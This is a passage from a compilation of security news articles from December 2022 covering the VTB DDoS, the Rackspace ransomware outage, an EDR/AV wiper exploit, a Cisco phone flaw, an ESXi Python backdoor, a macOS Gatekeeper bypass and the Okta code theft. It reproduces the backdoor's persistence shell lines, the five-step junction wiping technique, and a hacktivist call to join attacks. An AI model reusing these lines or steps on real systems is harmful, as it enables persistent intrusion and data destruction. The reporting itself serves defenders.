
Hacktivists announcing VTB as the target (BleepingComputer)

The particular group of hacktivists was formed with the official blessing of the Ukrainian government in February 2022, attempting to strengthen the country's cyber front.

Notable service disruptions caused by the 'IT Army of Ukraine' include an outage in the portal used by vodka producers and distributors and the downing of the sites of Rostec, a leading Russian aerospace and defense conglomerate.

The pro-Ukraine hacktivists have been very active in November, targeting over 900 Russian entities, including stores selling military equipment and drones, the Central Bank of Russia, the National Center for the Development of Artificial Intelligence, and Alfa Bank.

The first signs of disruption on VTB came on December 1, 2022, when the hacktivists posted complaints about VTB customers on social media that the bank tried to play down.



IT ARMY of Ukraine

дравствуйте, [redacted] На текущий омент есть ограничения при ткрытии ресурсов банка. екомендуем использовать для одключения IP/DNS адреса РФ ли выбрать альтернативного нтернет провайдера. Мы работаем ад оперативным исправлением. очный срок исправления одсказать не сможем. Простите, то доставляем неудобства

Банк ВТБ
Community

Когда этот вопрос будет решен?

делаем все возможное, чтобы ситуация а решена в максимально короткие сроки

В какие

Когда будет доступ?

ное время подсказать, увы, не сможем

Vasily Lyadov
Когда будет решена ситуация?!
yesterday at 9:51 pm Share ♡ 2

Tatyana Khomyakova
Тоже самое. Приложение не открывается ни у меня, ни у мужа, личный кабинет тоже
yesterday at 2:55 pm Share ♡ 1

Vasily Lyadov
Ни сайт, ни приложение не работает!
yesterday at 3:51 pm Share ♡ 4

Kristina Vershinina
Присоединяюсь ко всем. Сбои со вчерашнего дня. Сегодня вообще ничего не работает, ни приложение, ни сайт. Давайте уже делайте что-то с этим
yesterday at 2:24 pm Share ♡ 4

Mikhail Kolykhalov
Ни с телефона, ни с компьютера, ни в приложении не работает, а поддержка пишет что я почистил куки, почините сервис или напишите официально что не работает у вас ничего
yesterday at 2:16 pm Share ♡ 4

Zhenya Panfiodov
Приложение баланс не работает с утра. Ни у меня, ни у коллег, около 10 человек минимум.
yesterday at 2:51 pm Share ♡ 3

Evgen Boldinkov

Аааx... хотел оформить карту, а сайт не работает, наверно это знак, что не стоит
yesterday at 2:30 pm Share ♡ 2

Yulia Burtseva
Что с сайтом
yesterday at 1:52 pm Share ♡ 1

Anastasia Fomenko
Как с этим быть?
yesterday at 1:55 pm Share

Irina Alexandrova
Ниче не работает, как проверить баланс хз

Не удается войти
Повторите попытку позднее или воспользуйтесь интернет-банком

сайтом.
Не удалось найти IP-адрес сервера online.vtb.ru

yesterday at 1:55 pm Share ♡ 3

Semyon Zhiting
Ничего не работает не приложение , не сайт
yesterday at 2:05 pm Share ♡ 3

Yulia Lavrentyeva
Ничего не работает, ни приложение, ни сайт
yesterday at 2:06 pm Share ♡ 2

ВТБ видаляює скарги з офіційних соц мереж та намагається приховати проблеми з онлайн банкінгом але ось такі відповіді пише в приватні своїм клієнтам.

До речі, зараз паралельно **ВТБ** йде робота по "госуслугам" тому долучайтеся!

—

VTB removes complaints from official social media and try to hide problems with online banking. But these are the answers he writes in private to his clients.

By the way, work on public services **(gosuslugi)** is currently added in parallel with **VTB**, so join in!

Follow-up to showcase disruption in VTB (BleepingComputer)

With the bank's service disruption more evident now, as the websites and mobile apps are no longer available, VTB had to publicly admit it is fighting a DDoS attack.

Source: https://www.bleepingcomputer.com/news/security/massive-ddos-attack-takes-down-russia-s-second-largest-bank-vtb/

7. Rackspace says ransomware is behind four-day Exchange outage

Texas-based cloud computing provider Rackspace has confirmed today that a ransomware attack is behind an ongoing Hosted Exchange outage described as an "isolated disruption."

"As you know, on Friday, December 2nd, 2022, we became aware of suspicious activity and immediately took proactive measures to isolate the Hosted Exchange environment to contain the incident," the company said in an update to the initial incident report.


"We have since determined this suspicious activity was the result of a ransomware incident."

Rackspace says that the investigation, led by a cyber defense firm and its own internal security team, is in its early stages with no info on "what, if any, data was affected."

The cloud service provider says it will notify customers if it finds evidence that the attackers gained access to their sensitive information.

"Based on the investigation to date, Rackspace Technology believes that this incident was isolated to its Hosted Exchange business," the company added in a press release.

"Rackspace Technology's other products and services are fully operational, and the company has not experienced an impact to its Email product line and platform."



Rackspace Technology
@Rackspace · Follow

UPDATE: Since becoming aware of suspicious activity in our Hosted Exchange environment on 12/2, we've determined that the isolated disruption is the result of ransomware and our security team is working with a lead cyber defense firm to investigate. Status:bit.ly/3ui4CGk

3:54 PM · Dec 6, 2022

The company also revealed in today's press release and in an 8-K SEC filing that it expects a loss of revenue due to the ransomware attack's impact on its $30 million Hosted Exchange business.

"Although Rackspace Technology is in the early stages of assessing this incident, the incident has caused and may continue to cause an interruption in its Hosted Exchange business and may result in a loss of revenue for the Hosted Exchange business, which generates approximately $30 million of annual revenue in the Apps & Cross Platform segment," the company said.

"In addition, Rackspace Technology may have incremental costs associated with its response to the incident."

Rackspace's outage still affects all services in its Hosted Exchange environment, including MAPI/RPC, POP, IMAP, SMTP, and ActiveSync, as well as the Outlook Web Access (OWA) interface that provides access to online email management.

Today's announcement comes four days after the company initially acknowledged the outage on its status page, on Friday night, at 02:49 AM EST.

Rackspace revealed the actual cause of the outage twenty-four hours later, describing it as a security incident "isolated to a portion of our Hosted Exchange platform" that forced it to shut down and disconnect the Hosted Exchange environment.

The company confirmed today some of its customer's concerns, who suspected, due to the limited information, that the outage might be the result of a malware or ransomware attack.

Starting Friday evening, Rackspace has been providing affected customers with Microsoft Exchange Plan 1 licenses and detailed instructions on how to migrate their email to Microsoft 365 until the outage is addressed (info on activating the free licenses and migrating users' mailboxes to Microsoft 365 is available in Rackspace's incident report).

The company also provides a temporary solution for customers during the migration to Microsoft 365: a forwarding option that will automatically route all mail sent to a Hosted Exchange user to an external email address.

"At this time, we are unable to provide a timeline for restoration of the Hosted Exchange environment. We are working to provide customers with archives of inboxes where available, to eventually import over to Microsoft 365," Rackspace added in today's update.

Source: https://www.bleepingcomputer.com/news/security/rackspace-says-ransomware-is-behind-four-day-exchange-outage/

8. Antivirus and EDR solutions tricked into acting as data wipers

A security researcher has found a way to exploit the data deletion capabilities of widely used endpoint detection and response (EDR) and antivirus (AV) software from Microsoft, SentinelOne, TrendMicro, Avast, and AVG to turn them into data wipers.

Wipers are a special type of destructive malware that purposely erases or corrupts data on compromised systems and attempts to make it so that victims cannot recover the data.

SafeBreach researcher Or Yair came up with the idea to exploit existing security tools on a targeted system to make the attacks more stealthy and remove the need for a threat actor to be a privileged user to conduct destructive attacks.

Also, abusing EDRs and AVs for data wiping is a good way to bypass security defenses as the file deletion capabilities of security solutions are expected behavior and would likely be missed.

Triggering the (wrong) deletion

Antivirus and EDR security software constantly scan a computer's filesystem for malicious files, and when malware is detected, attempt to quarantine or delete them.

Furthermore, with real-time protection enabled, as a file is created, it is automatically scanned to determine if it is malicious and, if so, deleted/quarantined.


"There are two main events when an EDR deletes a malicious file. First, the EDR identifies a file as malicious and then it deletes the file," explained Yair in his report.

"If I could do something between these two events, using a junction, I might be able to point the EDR towards a different path. These are called time-of-check to time-of-use (TOCTOU) vulnerabilities.

Yair's idea was to create a C:\temp\Windows\System32\drivers folder and store the Mimikatz program in the folder as ndis.sys.

As Mimikatz is detected by most EDR platforms, including Microsoft Defender, the plan was for it to be detected as malicious on creation. However, before the EDR could delete the file, the researcher would quickly delete the C:\Temp folder and create a Windows Junction from C:\Temp to C:\Windows.

The hope was that the EDR would attempt to delete the ndis.sys file, which due to the junction, is now pointing to the legitimate C:\Windows\system32\drivers\ndis.sys file.




Deleting the malicious directory and using junction to point to the target (SafeBreach)

This didn't work because some EDRs prevented further access to a file, including deletion, after it was detected as malicious. In other cases, EDRs detected the deletion of the malicious file, so the software dismissed the pending wiping action.

The solution was to create the malicious file, hold its handle by keeping it open, and not define what other processes are allowed to write/delete it so that EDRs and AVs detecting it can't wipe it.

After the detection was triggered and having no rights to delete the file, the security tools prompted the researcher to approve a system reboot that would release the handle, freeing the malicious file for deletion.


Virus & threat protection

Actions needed in Windows Defender
Windows Defender Antivirus found Virus:DOS/EICAR_Test_File in test. Please restart your device.

SentinelOne Agent

SentinelOne agent handled Quarantine of a threat but requires a reboot. The operation will be completed automatically on the next computer restart. Do you want to reboot now?

Security tools prompting a reboot (SafeBreach)

The file deletion command, in this case, is written under the PendingFileRenameOperations Registry registry value, which will cause it to be deleted during the reboot.

However, when deleting the files in this value, Windows deletes the files while "blindly" following junctions.

"But what's surprising about this default Windows feature is that once it reboots, Windows starts deleting all the paths and blindly follows junctions," warned Yair.

Hence, by implementing the following five-step process, Yair could delete files in a directory he didn't have modification privileges.

1. Create a special path with the malicious file at C:\temp\Windows\System32\drivers\ndis.sys
2. Hold its handle and force the EDR or AV to postpone the deletion until after the next reboot
3. Delete the C:\temp directory
4. Create a junction C:\temp → C:\
5. Reboot when prompted.


> "This exploit is also effective for a ransomware protection feature in Windows called the Controlled Folder Access. This feature prevents untreated processes from modifying or deleting any files contained inside one of the folders listed in the Protected Folders list. However, since an EDR or AV is the most trusted entity on a system, this feature does not prevent them from deleting these files." ***- SafeBreach.***

The analyst implemented the exploit into a wiper tool he named "Aikido Wiper," which is fully undetectable, can be launched by unprivileged users to wipe data on admin user directories, and can even make the system unbootable.

Impact and response

Yair tested the exploit against 11 security tools and found that Microsoft Defender, Defender for Endpoint, SentinelOne EDR, TrendMicro Apex One, Avast Antivirus, and AVG Antivirus were all vulnerable.

Security solutions that were not exploitable include Palo Alto, Cylance, CrowdStrike, McAfee, and BitDefender, which the analyst also tested.



Result Summary

50%+ of the tested products are vulnerable

☣ Defender	⛉ Palo Alto XDR
☣ Defender for Endpoint	⛉ Cylance
☣ SentinelOne EDR	⛉ CrowdStrike
☣ TrendMicro Apex One	⛉ McAfee
☣ Avast Antivirus	⛉ BitDefender
☣ AVG Antivirus	

Tested security products (SafeBreach)

Aikido features exploits for vulnerabilities found in Microsoft Defender, Defender for Endpoint, and SentinelOne EDR because they were the easiest to implement on the wiper tool.

Yair reported the flaws to all vulnerable vendors between July and August 2022, and they have all released fixes by now.

The vulnerability IDs assigned by the vendors for this issue are **CVE-2022-37971** (Microsoft), **CVE-2022-45797** (Trend Micro), and **CVE-2022-4173** (Avast and AVG).

The fixed versions are:

- Microsoft Malware Protection Engine: 1.1.19700.2 or later
- TrendMicro Apex One: Hotfix 23573 & Patch_b11136 or later
- Avast & AVG Antivirus: 22.10 or later

All users of the above products are recommended to apply the security updates as soon as possible to mitigate the severe risk of having their files wiped by malware mimicking the Aikido wiper functionality.

Source: https://www.bleepingcomputer.com/news/security/antivirus-and-edr-solutions-tricked-into-acting-as-data-wipers/

9. Cisco discloses high-severity IP phone zero-day with exploit code

Cisco has disclosed today a high-severity zero-day vulnerability affecting the latest generation of its IP phones and exposing them to remote code execution and denial of service (DoS) attacks.

The company warned on Thursday that its Product Security Incident Response Team (PSIRT) is "aware that proof-of-concept exploit code is available" and that the "vulnerability has been publicly discussed."

However, Cisco's PSIRT added that it is not yet aware of any attempts to exploit this security flaw in attacks.

Cisco has not released security updates to address this bug before disclosure and says that a patch will be available in January 2023.

CVE-2022-20968, as the security flaw is tracked, is caused by insufficient input validation of received Cisco Discovery Protocol packets, which unauthenticated, adjacent attackers can exploit to trigger a stack overflow.

Affected devices include Cisco IP phones running 7800 and 8800 Series firmware version 14.2 and earlier.

The vulnerability was reported to Cisco by Qian Chen of the Codesafe Team of Legendsec at QI-ANXIN Group.

Mitigation available for some devices

While a security update to address CVE-2022-20968 or a workaround are not yet available, Cisco provides mitigation advice for admins who want to secure vulnerable devices in their environment from potential attacks.

This requires disabling the Cisco Discovery Protocol on affected IP Phone 7800 and 8800 Series devices that also support Link Layer Discovery Protocol (LLDP) for neighbor discovery.

"Devices will then use LLDP for discovery of configuration data such as voice VLAN, power negotiation, and so on," Cisco explained in a security advisory published Thursday.

"This is not a trivial change and will require diligence on behalf of the enterprise to evaluate any potential impact to devices as well as the best approach to deploy this change in their enterprise."

Admins who want to deploy this mitigation are advised to test its effectiveness and applicability for their environment.

Cisco warned that "customers should not deploy any workarounds or mitigations before first evaluating the applicability to their own environment and any impact to such environment."

Source: https://www.bleepingcomputer.com/news/security/cisco-discloses-high-severity-ip-phone-zero-day-with-exploit-code/

10. New Python malware backdoors VMware ESXi servers for remote access

A previously undocumented Python backdoor targeting VMware ESXi servers has been spotted, enabling hackers to execute commands remotely on a compromised system.

VMware ESXi is a virtualization platform commonly used in the enterprise to host numerous servers on one device while using CPU and memory resources more effectively.

The new backdoor was discovered by Juniper Networks researchers, who found the backdoor on a VMware ESXi server. However, they could not determine how the server was compromised due to limited log retention.


They believe the server may have been compromised using the CVE-2019-5544 and CVE-2020-3992 vulnerabilities in ESXi's OpenSLP service.

While the malware is technically capable of targeting Linux and Unix systems, too, Juniper's analysts found multiple indications it was designed for attacks against ESXi.

Backdoor operation

The new python backdoor adds seven lines inside "/etc/rc.local.d/local.sh," one of the few ESXi files that survive between reboots and is executed at startup.

Usually, that file is empty, apart from some advisory comments and an exit statement.



```
/bin/mv /bin/hostd-probe.sh /bin/hostd-probe.sh.1
/bin/cat << LOCAL2 >> /bin/hostd-probe.sh
/bin/nohup /bin/python -u /store/packages/vmtools.py >/dev/null 2>&1&
LOCAL2
/bin/cat /bin/hostd-probe.sh.1 >> /bin/hostd-probe.sh
/bin/chmod 755 /bin/hostd-probe.sh
/bin/rm /bin/hostd-probe.sh.1
/bin/touch -r /usr/lib/vmware/busybox/bin/busybox /bin/hostd-probe.sh
```

Additional lines added on ESXi file (Juniper Networks)

One of those lines launches a Python script saved as "/store/packages/vmtools.py," in a directory that stores VM disk images, logs, and more.

The script's name and location make Juniper Networks believe that the malware operators intend to target VMware ESXi servers specifically.

"While the Python script used in this attack is cross-platform and can be used with little or no modification on Linux or other UNIX-like systems, there are several indications that this attack was designed specifically to target ESXi," explains Juniper Networks' report.

"The name of the file and its location, /store/packages/vmtools.py, was chosen to raise little suspicion on a virtualization host."

"The file begins with a VMware copyright consistent with publicly available examples and is taken character-for-character from an existing Python file provided by VMware."

This script launches a web server that accepts password-protected POST requests from the remote threat actors. These requests can carry a base-64 encoded command payload or launch a reverse shell on the host.

The reverse shell makes the compromised server initiate the connection with the threat actor, a technique that often helps bypass firewall restrictions or works around limited network connectivity.

One of the threat actors' actions observed by Juniper's analysts was to change the ESXi reverse HTTP proxy configuration to allow remote access to communicate with the planted webserver.

Because the file used for setting this new configuration, "/etc/vmware/rhttpproxy/endpoints.conf," is also backed up and restored after reboot, any modifications on it are persistent.

Mitigating

To determine if this backdoor has impacted your ESXi servers, check for the existence of the files mentioned above and the additional lines in the "local.sh" file.

All configuration files that persist reboots should be scrutinized for suspicious changes and reversed to the correct settings.

Finally, admins should restrict all incoming network connections to trusted hosts, and available security updates that address exploits used for initial compromise should be applied as soon as possible.

Source: https://www.bleepingcomputer.com/news/security/new-python-malware-backdoors-vmware-esxi-servers-for-remote-access/

11. Microsoft finds macOS bug that lets malware bypass security checks

Apple has fixed a vulnerability attackers could leverage to deploy malware on vulnerable macOS devices via untrusted applications capable of bypassing Gatekeeper application execution restrictions.

Found and reported by Microsoft principal security researcher Jonathan Bar Or, the security flaw (dubbed **Achilles**) is now tracked as **CVE-2022-42821**.

Apple addressed the bug in macOS 13 (Ventura), macOS 12.6.2 (Monterey), and macOS 1.7.2 (Big Sur) one week ago, on December 13.

Gatekeeper bypass via restrictive ACLs

Gatekeeper is a macOS security feature that automatically checks all apps downloaded from the Internet if they are notarized and developer-signed (approved by Apple), asking the user to confirm before launching or issuing an alert that the app cannot be trusted.

This is achieved by checking an extended attribute named com.apple.quarantine which is assigned by web browsers to all downloaded files, similar to Mark of the Web in Windows.

The Achilles flaw allows specially-crafted payloads to abuse a logic issue to set restrictive Access Control List (ACL) permissions that block web browsers and Internet downloaders from setting the com.apple.quarantine attribute for downloaded the payload archived as ZIP files.

As a result, the malicious app contained within an archived payload launches on the target's system instead of getting blocked by Gatekeeper, allowing attackers to download and deploy malware.

Microsoft said on Monday that "Apple's Lockdown Mode, introduced in macOS Ventura as an optional protection feature for high-risk users that might be personally targeted by a sophisticated cyberattack, is aimed to stop zero-click remote code execution exploits, and therefore does not defend against Achilles."

"End-users should apply the fix regardless of their Lockdown Mode status," the Microsoft Security Threat Intelligence team added. [video]

More macOS security bypasses and malware

This is just one of multiple Gatekeeper bypasses found in the last several years, with many of them abused in the wild by attackers to circumvent macOS security mechanisms like Gatekeeper, File Quarantine, and System Integrity Protection (SIP) on fully patched Macs.

For instance, Bar Or reported a security flaw dubbed Shrootless in 2021 that can let threat actors bypass System Integrity Protection (SIP) to perform arbitrary operations on the compromised Mac, elevate privileges to root, and even install rootkits on vulnerable devices.

The researcher also discovered powerdir, a bug that allows attackers to bypass Transparency, Consent, and Control (TCC) technology to access users' protected data.

He also released exploit code for a macOS vulnerability (CVE-2022-26706) that could help attackers bypass sandbox restrictions to run code on the system.

Last but not least, Apple fixed a zero-day macOS vulnerability in April 2021 that enabled threat actors behind the notorious Shlayer malware to circumvent Apple's File Quarantine, Gatekeeper, and Notarization security checks and download more malware on infected Macs.

Shlayer's creators had also managed to get their payloads through Apple's automated notarizing process and used a years-old technique to escalate privileges and disable macOS' Gatekeeper to run unsigned payloads.

Source: https://www.bleepingcomputer.com/news/security/microsoft-finds-macos-bug-that-lets-malware-bypass-security-checks/

12. Okta's source code stolen after GitHub repositories hacked

Okta, a leading provider of authentication services and Identity and Access Management (IAM) solutions, says that its private GitHub repositories were hacked this month.

According to a 'confidential' email notification sent by Okta and seen by BleepingComputer, the security incident involves threat actors stealing Okta's source code.


Source code stolen, customer data not impacted

BleepingComputer has obtained a 'confidential' security incident notification that Okta has been emailing to its 'security contacts' as of a few hours ago. We have confirmed that multiple sources, including IT admins, have been receiving this email notification.

Earlier this month, GitHub alerted Okta of suspicious access to Okta's code repositories, states the notification.

"Upon investigation, we have concluded that such access was used to copy Okta code repositories," writes David Bradbury, the company's Chief Security Officer (CSO) in the email.

Despite stealing Okta's source code, attackers did not gain unauthorized access to the Okta service or customer data, says the company. Okta's "HIPAA, FedRAMP or DoD customers" remain unaffected as the company "does not rely on the confidentiality of its source code as a means to secure its services." As such, no customer action is needed.



Okta Advisory 03:20
Okta Code Repositories
To:
Reply-To: Okta Advisory

Okta Confidential Information

To: Security Contacts,

I would like to share context and details around a recent security event. Please note: We have confirmed no unauthorized access to the Okta service, and no unauthorized access to customer data. There is no impact to any customers, including any HIPAA, FedRAMP or DoD customers. No customer action is required and the Okta service remains fully operational and secure.

In early December 2022, GitHub alerted Okta about possible suspicious access to Okta code repositories. Upon investigation, we have concluded that such access was used to copy Okta code repositories.

Our investigation concluded that there was **no** unauthorized access to the Okta service, and no unauthorized access to customer data. Okta does not rely on the confidentiality of its source code for the security of its services.

Okta emails its 'security contacts' a security notification (BleepingComputer)

At the time of writing our report, the incident appears to be relevant to Okta Workforce Identity Cloud (WIC) code repositories, but not Auth0 Customer Identity Cloud product, given the email wording.

An excerpt from the remainder of the notification, reviewed by BleepingComputer, is published below:

> *As soon as Okta learned of the possible suspicious access, we promptly placed temporary restrictions on access to Okta GitHub repositories and suspended all GitHub integrations with third-party applications.*
>
> *We have since reviewed all recent access to Okta software repositories hosted by GitHub to understand the scope of the exposure, reviewed all recent commits to Okta software repositories hosted with GitHub to validate the integrity of our code, and rotated GitHub credentials. We have also notified law enforcement.*
>
> *Additionally, we have taken steps to ensure that this code cannot be used to access company or customer environments. Okta does not anticipate any disruption to our business or our ability to service our customers as a result of this event.*
>
> *Note: The security event pertains to Okta Workforce Identity Cloud (WIC) code repositories. It does not pertain to any Auth0 (Customer Identity Cloud) products.*
>
